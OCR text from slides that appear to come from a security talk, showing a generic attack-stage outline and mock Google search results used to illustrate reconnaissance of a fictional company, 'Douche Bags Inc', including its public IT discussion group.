

Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack


Our Plan



Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack



douche bags inc
Google
douche bags inc
Sign in
All
Images
Shopping
Maps
Videos
More
Settings
Tools
About 1.940.000 results (0,36 seconds)
Douche Bags Inc - We make bags!
https://douche-bags.inc/
Bags are everywhere. From your small grocery store to a super fancy boutique: We have the right supplies. More than 100 years experience. We are no douchebags!
The Master Bag · Read more · We Like Bags! · Career Opportunities
Douche Bags Inc | LinkedIn
https://www.linkedin.com/company/db-equipment-as
See who you know at Douche Bags Inc, leverage your professional network, and get hired. ... John Fakename. Douche Bag Inc at Douchebags Inc. View profile ...
Videos
2:05
6:18
0:50
Douchebag Alert Button
REVIEW : The Scholar
The Douchebag - How


Gooooooooooogle
1 2 3 4 5 6 7 8 9 10
Next



douche bags inc
Google
douche bags inc
Sign in
All
Images
Shopping
Maps
Videos
More
Settings
Tools
About 1.940.000 results (0,36 seconds)
Douche - Wikipedia
https://en.wikipedia.org/wiki/Douche
A douche is a device used to introduce a stream of water into the body for medical or hygienic reasons, or the stream of water itself. Douche usually refers to vaginal irrigation, the rinsing of the vagina, but it can also refer to the rinsing of any body cavity. A douche bag is a piece of equipment for douching—a bag for holding the ..... Wikipedia® is a registered trademark of the ...
Douchebags - Royal Snowboard, Skateboard, Longboard Shop ...
https://www.royalboardshop.com/brand/douchebags/
Douchebags Royal Snowboard, Skateboard, Longboard Shop, Calgary, Canada Douchebags The year is 2009, and the Douchebags journey is about to start.
Douche Bags Inc IT Discussions - Google Groups
https://groups.google.com/d/forum/douche-bag-inc-it-discussions
Sept 12, 2018 - 71 posts - 4 authors
This group is primarily used discuss IT related issues within Douche Bag Inc ...
douchebags Online Shop – blue-tomato.com
https://www.blue-tomato.com/de-AT/brand/douchebags-6784/
Der douchebags Shop bei Blue Tomato. Blue Tomato Online Shop für Snowboard, Freeski, Surf & Skate. Best-Preis-Garantie und riesige Auswahl!
Missing: inc | Must include: inc


groups.google.com
Google
Search for messages
Login
Groups
